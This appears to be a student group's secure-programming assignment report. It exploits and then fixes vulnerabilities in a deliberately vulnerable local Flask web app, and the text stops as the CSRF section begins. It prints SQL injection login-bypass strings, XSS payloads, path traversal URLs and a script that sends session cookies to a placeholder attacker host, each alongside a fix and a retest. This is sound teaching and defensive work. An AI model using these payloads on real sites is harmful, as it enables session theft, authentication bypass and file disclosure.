Secure Programming

Assignment 1

Identifying & Exploiting and Fixing Vulnerabilities in Web App

---

Key Info

Module: Secure Programming
Project: Assignment 1
Worth: 40%

Date (when started): 28/10/2025
Submission: 15/11/2025
Deadline: 16th November @ 11.59pm

Group members:

B00167321	Danyil Tymchuk
B00163362	Artem Surzhenko
B00165280	Illia Stefanovskyi

Github Repo

GitHub Repo: https://github.com/DanyilT/SecureProgramming-trump

Web App versions

Initial Web App: https://github.com/DanyilT/SecureProgramming-trump/tree/init
Fixed Web App: https://github.com/DanyilT/SecureProgramming-trump/tree/main

Pull Requests

All vulnerabilities: https://github.com/DanyilT/SecureProgramming-trump/pulls
Lab vulnerabilities: /pulls?lab+vulnerability
Non-Lab vulnerabilities: /pulls?non-lab+vulnerability

Table of Contents

Objective

The purpose of this assignment is to secure vulnerable source code in the web application provided and provide a report on how you achieved this.

We are supplied with a simple Web application *(Donald Trump Appreciation Site)*. The app is coded using Python Flask and connects to a SQLite backend database. There are 3 parts to the assignment:

1. Demonstrate the exploits.
   (show using screenshots and a description how the application is vulnerable in the source code)
2. Fix the code.
3. Demonstrate the exploit is no longer possible.
   (again use screenshots and a description)

For the **first part** of our assignment, we will need to analyse the code and look for possible weaknesses. Then we need to try to exploit any weakness we think we have identified. For example, if we think a form field is vulnerable to XSS, then perform some attack to show the weakness.

For the **second part** of the assignment, we must try to secure the code, by correcting any flaws we have found. Add comments where we have updated the code and write a brief explanation of this in our report. Lastly, we should re-run the exploit to show that the Web application is secure (use screenshots).

Section 1 (25%)

There are plenty of vulnerabilities in the code, not just the ones we have covered in the labs. We can find others via, e.g., OWASP and CWE Top 25 sites. We need to list each weakness that we think we have found and briefly mention what type of weakness it is. We should also exploit each weakness, with some real-world hacking. We should highlight exactly what we did to exploit each weakness (use screenshots where necessary). If we find a possible weakness but fail to exploit it, then we should still include it, and mention anything we tried in our attempt to exploit it. Also, include some explanation of where the code is vulnerable and why.

Section 2 (25%)

The second part of our project is to correct the source code to fix as many of the weaknesses as we can. Our final corrected code must still run with all changes. We must correct the code Stephen (teacher) gave us, not just hand him back a completely different app. If we tried to fix some code but it won't compile or gives errors, then include it in our source code (commented out), so the teacher can see what we tried and where. In our report, we need to include each snippet of code we tried to correct and how our code fixes the problem.

Progress

Identifying and exploiting vulnerabilities / Fixing the vulnerabilities

Lab vulnerabilities	**Status**	**Who**	**Date** (ident | fix)
In-band SQL Injection	Fixed	Danyil	29/10/25 | 12/11/25
Reflected XSS	Fixed	Artem	29/10/25 | 12/11/25
Stored XSS	Fixed	Illia	29/10/25 | 12/11/25
Path Traversal	Fixed	Danyil	29/10/25 | 12/11/25
CSRF	Fixed	Danyil	15/11/25 | 15/11/25

Non-lab vulnerabilities	**Status**	**Who**	**Date** (ident | fix)
IDOR	Fixed	Danyil	29/10/25 | 12/11/25
Broken Access Control	Fixed	Illia	29/10/25 | 12/11/25
Open Redirect	Fixed	Danyil	29/10/25 | 12/11/25
Hardcoded Secret Key	Fixed	Artem	29/10/25 | 14/11/25
Plaintext Password Storage	Fixed	Illia	29/10/25 | 14/11/25
Password Field Visible	Fixed	Illia	31/10/25 | 15/11/25
Sensitive Data Exposure	Fixed	Danyil	31/10/25 | 15/11/25
Database Config	Fixed	Artem	31/10/25 | 14/11/25
Debug Mode Enabled	Fixed	Artem	14/11/25 | 14/11/25

Marking Rubric (100%):

Identifying and exploiting vulnerabilities (50%):

- Lab vulnerabilities - 20%
- Non-lab vulnerabilities - 30%

Fixing the vulnerabilities (50%)

- Lab vulnerabilities - 20%
- Non-lab vulnerabilities - 30%

Note: We should aim to find/fix 5 vulnerabilities we covered in the labs and 5 we did not.

Vulnerabilities

Lab vulnerabilities

#1 In-band SQL Injection


Authentication Bypass

Identifying & Exploiting vulnerability


Testing on the page

/login


Injection 1 (Username): `Holmes' --`



Injection 2 (Password): `' or username='Holmes' --`



Injection 3 (Password): `' or id=1 --`



Result: Logins us as the user (based on the query)
Exploit: `username' --`
Impact: Complete authentication bypass

Code:

profile(user_id)

```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
    user = db.session.execute(query_user).fetchone()

    if user:
        query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
        cards = db.session.execute(query_cards).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```

code snippet #1

```
query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
user = db.session.execute(query_user).fetchone()
```

code snippet #2

```
query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
cards = db.session.execute(query_cards).fetchall()
```

This code snippet is vulnerable to SQL injection because it directly interpolates user_id into the SQL query, which can allow an attacker to manipulate the query and potentially access or modify sensitive data – using parameterized queries would mitigate this risk.

login()

```
# Add login route
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        query = text(f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'")
        user = db.session.execute(query).fetchone()

        if user:
            session['user_id'] = user.id
            flash('Login successful!', 'success')
            return redirect(url_for('profile', user_id=user.id))
        else:
            error = 'Invalid Credentials. Please try again.'
            return render_template('login.html', error=error)

    return render_template('login.html')
```

code snippet

```
query = text(f"SELECT * FROM users WHERE username = '{username}' AND password
= '{password}'")
user = db.session.execute(query).fetchone()
```

This code snippet is vulnerable to SQL injection because it directly interpolates username and password into the SQL query, allowing an attacker to manipulate the query (e.g., by entering `' OR 1=1 --`) to bypass authentication – parameterized queries should be used to prevent this vulnerability.

Fixing vulnerability

Code:

Fix are located on `fix/sql-injection` branch
View fixed code: view the repo at the fixed SQL Injection point
View fixed code: view fixed SQL Injection code

profile(user_id)

```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    # FIXED: Fixed SQL Injection by using parameterized queries
    query_user = text("SELECT * FROM users WHERE id = :user_id")
    user = db.session.execute(query_user, {'user_id': user_id}).fetchone()

    if user:
        # FIXED: Fixed SQL Injection by using parameterized queries
        query_cards = text("SELECT * FROM carddetail WHERE id = :user_id")
        cards = db.session.execute(query_cards, {'user_id': user_id}).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```

code snippet #1

```
query_user = text("SELECT * FROM users WHERE id = :user_id")
user = db.session.execute(query_user, {'user_id': user_id}).fetchone()
```

code snippet #2

```
query_cards = text("SELECT * FROM carddetail WHERE id = :user_id")
cards = db.session.execute(query_cards, {'user_id': user_id}).fetchall()
```

I fixed the previous code, and now it is secure against SQL injection, as I've implemented parameterized queries, ensuring that user input is safely bound and treated as data rather than executable code.

login()

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        # FIXED: Fixed SQL Injection by using parameterized queries
        query = text("SELECT * FROM users WHERE username = :username AND password = :password")
        user = db.session.execute(query, {'username': username, 'password': password}).fetchone()

        if user:
            session['user_id'] = user.id
            flash('Login successful!', 'success')
            return redirect(url_for('profile', user_id=user.id))
        else:
            error = 'Invalid Credentials. Please try again.'
            return render_template('login.html', error=error)

    return render_template('login.html')
```

code snippet

```
query = text("SELECT * FROM users WHERE username = :username AND password = :password")
user = db.session.execute(query, {'username': username, 'password': password}).fetchone()
```

I fixed the previous code, and now it is secure against SQL injection. (same fix as in before)

Opened pull request: #1


```
@@ -113,12 +113,14 @@ def download_page():
113                                                 113
114  @app.route('/profile/<int:user_id>', methods=['GET'])   114  @app.route('/profile/<int:user_id>', methods=['GET'])
115  def profile(user_id):                                   115  def profile(user_id):
116 -    query_user = text(f"SELECT * FROM users WHERE id = {user_id}")   116 +    # FIXED: Fixed SQL Injection by using parameterized queries
117 -    user = db.session.execute(query_user).fetchone()                117 +    query_user = text("SELECT * FROM users WHERE id = :user_id")
                                                            118 +    user = db.session.execute(query_user, {'user_id': user_id}).fetchone()
118                                                         119
119      if user:                                           120      if user:
120 -        query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")   121 +        # FIXED: Fixed SQL Injection by using parameterized queries
121 -        cards = db.session.execute(query_cards).fetchall()                    122 +        query_cards = text("SELECT * FROM carddetail WHERE id = :user_id")
                                                            123 +        cards = db.session.execute(query_cards, {'user_id':
                                                                user_id}).fetchall()
122          return render_template('profile.html', user=user, cards=cards)   124          return render_template('profile.html', user=user, cards=cards)
123      else:                                              125      else:
124          return "User not found or unauthorized access.", 403   126          return "User not found or unauthorized access.", 403
@@ -140,8 +142,9 @@ def login():
140          username = request.form['username']            142          username = request.form['username']
141          password = request.form['password']            143          password = request.form['password']
142                                                         144
143 -        query = text(f"SELECT * FROM users WHERE username = '{username}' AND   145 +        # FIXED: Fixed SQL Injection by using parameterized queries
    password = '{password}'")
144 -        user = db.session.execute(query).fetchone()    146 +        query = text("SELECT * FROM users WHERE username = :username AND
                                                                password = :password")
                                                            147 +        user = db.session.execute(query, {'username': username, 'password':
                                                                password}).fetchone()
145                                                         148
146          if user:                                       149          if user:
147              session['user_id'] = user.id               150              session['user_id'] = user.id
```


Testing on the page, again

/login

Injection 1 (Username): `Holmes' --`

Result: Shows us an error message: Invalid Credentials. Please try again.






#2 Reflected XSS (*Cross-Site Scripting)*

Identifying & Exploiting vulnerability

Testing on the page

/search

URL:
http://127.0.0.1:5000/search?query=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E
Injection: `<script>alert("XSS")</script>`
Result: Shows alert message pop-up



Get cookies: `<script>alert(document.cookie)</script>`
Exploit: `?query=<img src=x onerror=alert('XSS')>`
Impact: Session hijacking via crafted URL

```
{% extends "base.html" %}

{% block title %}Search{% endblock %}

{% block content %}
    <h2>Search Page</h2>

    <form method="GET" action="{{ url_for('search') }}">
        <label for="query">Search:</label>
        <input type="text" id="query" name="query">
        <button type="submit">Submit</button>
    </form>

    {% if query %}
        <h3>Search results for: {{ query|safe }}</h3>
    {% endif %}
{% endblock %}
```

```
127.0.0.1 - - [13/Nov/2025 12:11:20] "GET /search?query=<script>alert("XSS")</script> HTTP/1.1" 200 -
127.0.0.1 - - [13/Nov/2025 12:11:20] "GET /static/style.css HTTP/1.1" 304 -
```

Fixing vulnerability

Code:

Fix re located on `fix/reflected-XSS` branch
View fixed code: view the repo at the fixed Reflected XSS point
View fixed code: view fixed Reflected XSS code

func_name(param)

```
{% extends "base.html" %}

{% block title %}Search{% endblock %}

{% block content %}
    <h2>Search Page</h2>

    <form method="GET" action="{{ url_for('search') }}">
        <label for="query">Search:</label>
        <input type="text" id="query" name="query">
        <button type="submit">Submit</button>
    </form>

    {% if query %}
    <!--FIXED: Reflected XSS by removing |safe attribute-->
        <h3>Search results for: {{ query }}</h3>
    {% endif %}
{% endblock %}
```

Opened pull request: #7

templates/search.html

```
@@ -12,6 +12,7 @@ <h2>Search Page</h2>
        </form>

        {% if query %}
-           <h3>Search results for: {{ query|safe }}</h3>
+           <!--FIXED: Reflected XSS by removing |safe attribute-->
+           <h3>Search results for: {{ query }}</h3>
        {% endif %}
    {% endblock %}
```

Testing on the page, again

/search

URL:
http://127.0.0.1:5000/search?query=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E
Injection: `<script>alert("XSS")</script>`
Result:

BEFORE FIX (Vulnerable): The alert popup executes successfully in the browser, proving the XSS vulnerability is exploitable. The malicious script from the URL parameter is rendered as raw HTML without any escaping.

AFTER FIX (Secured): The same malicious URL no longer triggers an alert popup.

(`<script>alert("XSS")</script>`), completely neutralizing the attack.

CHANGE MADE: Removed the `|safe` filter in `search.html`:

- Before: `{{ query|safe }}`
- After: `{{ query }}`

After fixing **Vulnerability** we can submit that type of text

#3 Stored XSS (*Cross-Site Scripting)*

Identifying & Exploiting vulnerability

/source code

In the template, comment.text is treated as pure HTML due to it's |safe attribute, this is why comment field can be exploited, but not the username.

```
<li><strong>{{ comment.username }}</strong>: {{ comment.text|safe }}</li>
```

/attack

Input (Name): `<script>alert("XSS (Name)")</script>`
Input (Comment): `<script>alert("XSS (Comment)")</script>`


Possible malicious action:


```
<script>
var i = document.createElement("img");
i.src = "http://<attacker ip and port>/cookies/" +
document.cookie;
</script>
```

Result: Sends cookies to the attacker, these could later be used for session hijacking.
Impact: Every user who loads comments could be hijacked.


Background: Once a comment is submitted, a malicious script is sent to the database and will get executed every time a comment is loaded by any user. This is extremely harmful, because it can be used to steal session cookies and further impersonalisation.


Execution:





Inserting scripts via name and comment fields.
Visiting this page again, after XXS Attack:
Result: Shows alert message pop-up (only from comment field). When any user visits this page, script from the comment field gets executed.






Fixing vulnerability

Fix located on fix/stored-XSS branch
Opened pull request: #5

- Removing |safe attribute from the comments HTML template.

```
{{ comment.text|safe }}
```
```
{{ comment.text }}
```

Testing



Nothing gets executed, script is displayed as text.

- **Holmes**: We love Donald!
- **<script>alert("XSS (Name)")</script>**: <script>alert("XSS (Comment)")</script>


#4 Path Traversal

Identifying & Exploiting vulnerability

Testing on the page


/downloads & /download


URL: http://127.0.0.1:5000/download
Error: When trying to access the `/download` page we are getting an error that shows us from which directory we are able to download files (`/docs`) — We can see this error because the debug mode was enabled (`app.run(debug=True)`, which should never happen in the production
Possible Attack: So we will try to exploit this to try to download from a different directory



/download?file=<file>

URL: http://127.0.0.1:5000/download?file=../app.py
Get File: For example lets take the backend server file `app.py`. Use `../` to move to the root directory and `../app.py` to select a file to download
Result: Downloads `app.py` file
Exploit: `?file=../app.py` or `?file=../trump.db`
Impact: Access to source code, database, config files





Code:

download()

```
@app.route('/download', methods=['GET'])
def download():
    # Get the filename from the query parameter
    file_name = request.args.get('file', '')

    # Set base directory to where your docs folder is located
    base_directory = os.path.join(os.path.dirname(__file__), 'docs')

    # Construct the file path to attempt to read the file
    file_path = os.path.abspath(os.path.join(base_directory, file_name))

    # Ensure that the file path is within the base directory
    #if not file_path.startswith(base_directory):
     #   return "Unauthorized access attempt!", 403

    # Try to open the file securely
    try:
        with open(file_path, 'rb') as f:
            response = Response(f.read(), content_type='application/octet-stream')
            response.headers['Content-Disposition'] = f'attachment; filename="{os.path.basename(file_path)}"'
            return response
    except FileNotFoundError:
        return "File not found", 404
    except PermissionError:
        return "Permission denied while accessing the file", 403
```

code snippet #1

`base_directory = os.path.join(os.path.dirname(__file__), 'docs')`

There is a Path Traversal vulnerability, the code sets `base_directory` relative to `__file__` but does not show any normalization or validation of requested paths, which can enable directory traversal when serving files.

code snippet #2

```
#if not file_path.startswith(base_directory):
#    return "Unauthorized access attempt!", 403
```

The commented-out code checks whether the `file_path` is within the `base_directory`, and if not, it returns a *403 Forbidden error* to prevent unauthorized access.

Fixing vulnerability

Code:

Fix are located on `fix/path-traversal` branch
View fixed code: view the repo at the fixed Path Traversal point
View fixed code: view fixed Path Traversal code

download()

```python
@app.route('/download', methods=['GET'])
def download():
    # Get the filename from the query parameter
    file_name = request.args.get('file', '')

    # Set base directory to where your docs folder is located
    # FIXED: Fixed Path Traversal by validating the file path
    base_directory = os.path.abspath(os.path.join(os.path.dirname(__file__), 'docs'))

    # Construct the file path to attempt to read the file
    file_path = os.path.abspath(os.path.join(base_directory, file_name))

    # Ensure that the file path is within the base directory
    # FIXED: Fixed Path Traversal by validating the file path
    if not file_path.startswith(base_directory + os.sep):
        return "Unauthorized access attempt!", 403

    # Try to open the file securely
    try:
        with open(file_path, 'rb') as f:
            response = Response(f.read(), content_type='application/octet-stream')
            response.headers['Content-Disposition'] = f'attachment; filename="{os.path.basename(file_path)}"'
            return response
    except FileNotFoundError:
        return "File not found", 404
    except PermissionError:
        return "Permission denied while accessing the file", 403
```

code snippet

```
base_directory = os.path.abspath(os.path.join(os.path.dirname(__file__), 'docs'))
file_path = os.path.abspath(os.path.join(base_directory, file_name))
if not file_path.startswith(base_directory + os.sep):
    return "Unauthorized access attempt!", 403
```

This mitigates Path Traversal attack, because it constructs an absolute path from `base_directory` and `file_name` (which prevents simple `..` tricks), but I should still verify the resolved path is inside `base_directory` to be fully secure.


Opened pull request: #2

Testing on the page, again

/download?file=<file>

URL: http://127.0.0.1:5000/download?file=../app.py
Result: Shows us error 403: Unauthorized access attempt!

Unauthorized access attempt!



#5 CSRF (Cross-Site Request Forgery)

Identifying & Exploiting vulnerability

The application accepts state-changing requests (POST/GET) that rely only on the user's session cookie and do not validate request origin or include CSRF tokens. An attacker can cause an authenticated victim browser to submit requests (for example, submit a comment or trigger logout) without the user's intent.


Set up the attacker's website

I created two simple html pages: `thirdpartyattackerwebapp` *(located on a new empty branch of our repo)*.
There is `thirdpartyattackerwebapp/comments_csrf_attack.html` for testing CSRF vulnerability on comment page (POST), and `thirdpartyattackerwebapp/logout_csrf_attack.html` to test on logout (GET).


Note: We should perform this attack in Firefox browser, because Chrome will automatically block our attack. Also we should be logged in on our trump website to perform an attack.

Testing

